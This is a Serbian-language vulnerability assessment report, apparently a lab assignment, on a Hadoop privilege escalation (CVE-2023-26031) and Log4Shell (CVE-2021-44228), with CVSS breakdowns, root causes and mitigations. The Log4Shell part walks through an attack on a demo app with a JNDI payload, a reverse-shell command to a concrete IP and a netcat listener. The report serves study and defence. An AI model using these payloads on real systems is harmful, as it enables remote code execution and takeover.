

Vulnerability Assessment Report

1. Enumeracija CVE-a

- **CVE ID:** CVE-2023-26031
- **Title:** Privilege escalation in Apache Hadoop Yarn container-executor binary on Linux systems
- **Opis:**
Nadjena je mana u relative library resolution mehanizmu u linux container-executor binarnom fajlu u Apache Hadoop 3.3.1-3.3.4 na Lunux-u. Ako YARN cluster prihvata zadatke od udaljenih autentifikovanih korisnika, ovaj problem moze dozvoliti udaljenim korisnicima da steknu root privilegije.
- ---

2. CVSS skor

- **CVSS skor (numerička vrednost):** za base score je 7.5
- **Vektor:** CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

AV:N znači da je domen napadača ceo internet

AC:H znači da je složenost napada visoka

PR:L privilegije napadača su low. Napadač treba da ima osnovne privilegije koje inače daju pristup sopstvenim fajlovima

UI:N znači da je dovoljan samo napadač za napad

S:U znači da ne dolazi do promene opsega

C:H znači da je visok rizik krađe podataka

I:H znači da je visok rizik da se izmene podaci

A:H znači da je visok rizik da napadač ugrozi dostupnost sistema

- **Opravljanje:**
Base CVSS score- Ranjivost direktno utice na integritet, poverljivost, dostupnost, kontrola pristupa
- Tehnički uticaj: Dobijanje privilegija ili preuzimanje identiteta; izvršavanje neautorizovanog koda ili komandi
- Postoji mogućnost izvršavanja proizvoljnog koda sa privilegijama ranjivog programa.
- Dostupnost
Tehnički uticaj: DoS — pad, izlazak ili restart

- Program bi mogao biti preusmeren na pogrešne fajlove, što može izazvati pad ili zamrzavanje ako je ciljani fajl prevelik ili nema očekivani format.
 - Poverljivost
Tehnički uticaj: Čitanje fajlova ili direktorijuma
 - Program bi mogao poslati sadržaj neautorizovanih fajlova napadaču.
-

3. Dostupnost eksploita

- **Postoji javno dostupan exploit (Da/Ne):** Ne.
 - **Opis eksploita:**
 - **Kod eksploita (ukoliko postoji):**
-

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

Patch YARN-10495 „make the rpath of container-executor configurable“ izmenio je putanju za učitavanje biblioteka tako da se .so fajlovi učitavaju sa \$ORIGIN/ u \$ORIGIN/../../lib/native/. Ovo je putanja preko koje se nalazi libcrypto.so. Na taj način korisnik sa ograničenim privilegijama može da instalira zlonamernu libcrypto biblioteku u putanju nad kojom ima pravo pisanja, pokrene komandu container-executor, i omogući da se njegova izmenjena biblioteka izvrši sa root privilegijama.

Ako YARN cluster prihvata poslove od udaljenih (autentifikovanih) korisnika i ti poslovi se izvršavaju na fizičkom hostu (a ne u kontejneru), tada ovaj CVE omogućava udaljenim korisnicima da dobiju root privilegije.

Rešenje za ranjivost je vraćanje prethodne izmene, što je urađeno u YARN-11441, „Revert YARN-10495“. Ovaj patch se nalazi u hadoop-3.3.5.

- **Primer Koda (ako je primenljivo):**
-

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch (Da/Ne):** Da
- **Mitigation Strategy:**
Nadogradi na Apache Hadoop 3.3.5.

Ako Yarn Secure Containers nisu potrebni, ukloni sve execute permisije sa bin/container-executor; promeni njegovog vlasnika iz root-a, ili ga jednostavno izbriši.

Ako su Yarn Secure Containers neophodni na ranjivoj verziji i nadogradnja nije moguća, zameni container-executor binarni fajl binarnim fajlom iz 3.3.5 izdanja.

Pošto većina Hadoop instalacija ne koristi Yarn Secure Containers, uklanjanje execute permisija sa container-executor binarnog fajla je dovoljno da se sistema osigura; brisanje fajla osigurava da sigurnosni skeneri neće prijavljivati problem.

<https://access.redhat.com/security/cve/cve-2023-26031#cve-cvss-v3>

https://hadoop.apache.org/cve_list.html

<https://issues.apache.org/jira/browse/YARN-10495>

<https://issues.apache.org/jira/browse/YARN-11441>

<https://lists.apache.org/thread/q9qpdlv952gb4kphpndd5phvl7fkh71r>

<https://github.com/advisories/GHSA-94jh-j374-9r3j>

<https://www.cvedetails.com/cve/CVE-2023-26031/>

<https://lists.apache.org/thread/q9qpdlv952gb4kphpndd5phvl7fkh71r>

Hadoop uses the [Apache log4j](#) via the Apache Commons Logging framework for logging. Edit the etc/hadoop/log4j.properties file to customize the Hadoop daemons' logging configuration (log-formats and so on). <https://hadoop.apache.org/docs/stable/hadoop-project-dist/hadoop-common/ClusterSetup.html>

1. Enumeracija CVE-a

- **CVE ID: CVE-2021-44228**
- **Plugin ID: 104739**
- **Opis:**

Apache Log4j2 2.0-beta9 do 2.15.0 (isključujući sigurnostna izdanja 2.12.2, 2.12.3, and 2.3.1) JNDI funkcionalnosti koje se koriste u konfiguraciji, log porukama i parametrima ne štite od LDAP i drugih JNDI (java naming and directory interface) povezanih endpointa koje kontroliše napadač. Napadač koji može da kontroliše log poruke ili parametre log poruka može da vrši proizvoljan kod učitani sa LDAP servera kada je message lookup substitution omogućen. Od verzije log4j 2.15.0. Ovo ponašanje je podrazumevano onemogućeno. Od verzije 2.16.0 (zajedno sa 2.12.2, 2.12.3, and 2.3.1), ova funkcionalnost je skroz uklonjena. Ova ranjivost je specifična za log4j-core i ne utiče na log4net, log4cxx, ili druge Apache Logging Services projects.

Koristeći JNDI sa LDAP, URL *ldap://localhost:3xx/o* može da dobije udaljene objekte sa LDAP servera koji trče na lokalnoj mašini ili servera koje kontroliše napadač.

Podrazumevani ključ će imati vrednost *java:comp/env/*. Međutim, ako ključ sadrži “:”, ne dodaje se prefix. U ovom slučaju, ako se prosledi LDAP string pre *ldap://localhost:3xx/ol*, neće se dodati prefix, i LDAP server se zaposli da vrati objekat.

Napadač može da nađe ulaz koji se čuva u logovima i uradi evaluaciju, npr *\${jndi:ldap://attackerserver.com.com/x}*. Ovo dozvoljava napadacu da vrati objekat iz udaljenog LDAP servera koji kontroliše i pokrene kod.

Ulaz može da bude HTTP header kao User-Agent koji se obično loguje. Može da bude i parameter forme, kao username/request objekat, koji takođe može da bude logovan na neki način.

2. CVSS skor

- **CVSS skor (numerička vrednost): 10**
- **Vektor: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H**

AV:N- napadač može biti bilo ko sa interneta.

AC:L- složenost napada je low, što znači da napadač može da očekuje svaki put uspešan napad na ranjivu komponentu.

PR:N- privilegije napadača su none. Napadač može da bude i potpuno neautorizovan korisnik.

UI:N- nije potrebna interakcija drugog korisnika.

S:C- Iskorišćena ranjivost može uticati na resurse kojima upravlja i viši sigurnosni autoritet. U ovom slučaju, ranjiva komponenta i pogođena komponenta su različite i obe su upravljane od strane različitih sigurnosnih autoriteta.

C:H- dolazi do potpunog gubitka pouzdanosti.

I:H- potpun gubitak integriteta

A:H- potpun gubitak dostupnosti

- **Opravdanje:**
Većina java aplikacija uključujući i hadoop koriste Log4j. Ova ranjivost je dosta fleksibilna, što


dozvoljava dobijanje i izvršavanje tuđeg koda iz lokalnog na udaljene LDAP servere i druge protokole.

3. Dostupnost eksploita

- **Postoji javno dostupan exploit (Da/Ne):** Da

- **Opis eksploita:**

Ranjivost nam dozvoljava da preuzmemo objekat sa udaljene ili lokalne mašine i izvršimo proizvoljni kod na ranjivoj aplikaciji.



- **Kod eksploita (ukoliko postoji):**

Na nekom udaljenom serveru, npr EC2 instaci, se podiže LDAP server. Postoje već projekti za ovaj napad <https://github.com/welk1n/JNDI-Injection-Exploit/>. Sa netcat comandom povezujemo se sa aplikacijom:

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 54.243.12.192 8083 -e /bin/sh" -A "54.243.12.192"
```

ovaj LDAP server hostuje dati URL koji koristi i vraća maliciozan kod sa reverse shell comandom.

Nadad će se vršiti nad web aplikacijom <https://github.com/darryk10/log4shell-vulnerable-app> koja sadrži verziju biblioteka koja je ranjiva na ovaj napad. Aplikacija trči u dosker container-u na portu 8080.

Kod u aplikaciji koji je sklon napadu:

log4shell-vulnerable-app / src / main / java / fr / christophetd / log4shell / vulnerableapp / MainController.java

Code Blame 49 lines (34 loc) · 1.38 KB

Raw



```
13 public class MainController {
19 //     logger.info("Received a request for API version " + apiVersion);
20 //     return "Hello, world!";
21 // }
22
23
24 ✓ public String extractCookie(HttpServletRequest req) {
25     String userAgent = req.getHeader("User-Agent");
26     if (userAgent != null) {
27         logger.info("Received a request with User-Agent: " + userAgent);
28     }
29
30     String apiVersion = req.getHeader("X-API-Version");
31     if (apiVersion != null) {
32         logger.info("Received a request with User-Agent: " + apiVersion);
33     }
34     logger.info("Received a request for API version: " + apiVersion);
35
36     Cookie[] cookies = req.getCookies();
37     if (cookies != null) {
38         for (Cookie c : cookies) {
39             logger.info("Received a request with Cookie: " + c.getValue());
40         }
41     }
42
43     return "Cookie Exploited";
44 }
```

Kako bi napali treba da napravimo request payload kroz URL koji host-uje LDAP server. Napad je preko Cookie atributa

GET / HTTP/1.1

Host: :8080

sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"

sec-ch-ua-mobile: ?0

Upgrade-Insecure-Requests: 1

X-API-Version: aaa

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

Cookie: test='\${jndi:ldap://54.243.12.192:1389/0z6aep}'

Connection: close

Ovaj request je sastavljen preko <https://portswigger.net/burp> biblioteke

pre slanja zahteva treba da se otvori reverse shell veza sa komandom:

```
nc -lvp 8083
```

nakod ovoga možemo poslati zahtev ranjivoj aplikaciji I na napadačkom servisu se otvara konekcija. Provera da je uspešno povezana na ranjivu aplikaciju sa whoami comandom

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

Greska je uvedena 21.09.2013. u Log4j 2.0-beta9 releas-u ali je prvi put objavljena 24.10.2021.

- **Primer Koda (ako je primenljivo):**

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch (Da/Ne): Da**

- **Mitigation Strategy:**

podizanje na verziju u kojoj je problem rešen, verzija 2.17.0 I naviše.

- **Alternativni fix (ukoliko ne postoji vendorski):**

I na verziji koja je ranjiva moze se uraditi fix

Ovu ranjivost možete otkriti u tri različite faze životnog ciklusa aplikacije:

- Tokom izgradnje, pomoću skenera slika.
- Tokom implementacije, zahvaljujući skeneru slika na kontroleru pristupa.
- Tokom faze izvršavanja i odgovora, korišćenjem mehanizma za detekciju tokom izvršavanja za otkrivanje zlonamernog ponašanja na već implementiranim hostovima ili podovima. Ili restrikcijom pristupa internetu.

Koraci su:

Ulogujemo se na server kao admin

Prebacimo root privilegije sa su –

Otvorimo /etc/environment I dodamo liniju LOG4J_FORMAT_MSG_NO_LOOKUPS=true

Nakon toga je dovoljno po potrebi promeniti prava pristupa na fajl I restartovati servis

<https://nvd.nist.gov/vuln/detail/cve-2021-44228>

<https://www.dell.com/support/contents/en-us/videos/videoplayer/tutorial-on-apache%E2%80%AFlog4j-remote-code-execution-vulnerability-avamar-server-update-for-cve-2021-44228/6287970225001>

<https://www.dell.com/support/contents/en-rs/videos/videoplayer/tutorial-on-apache-log4j-dpa-security-update-for-cve-2021-44228/6288116818001>

<https://www.sysdig.com/blog/exploit-detect-mitigate-log4j-cve>

https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/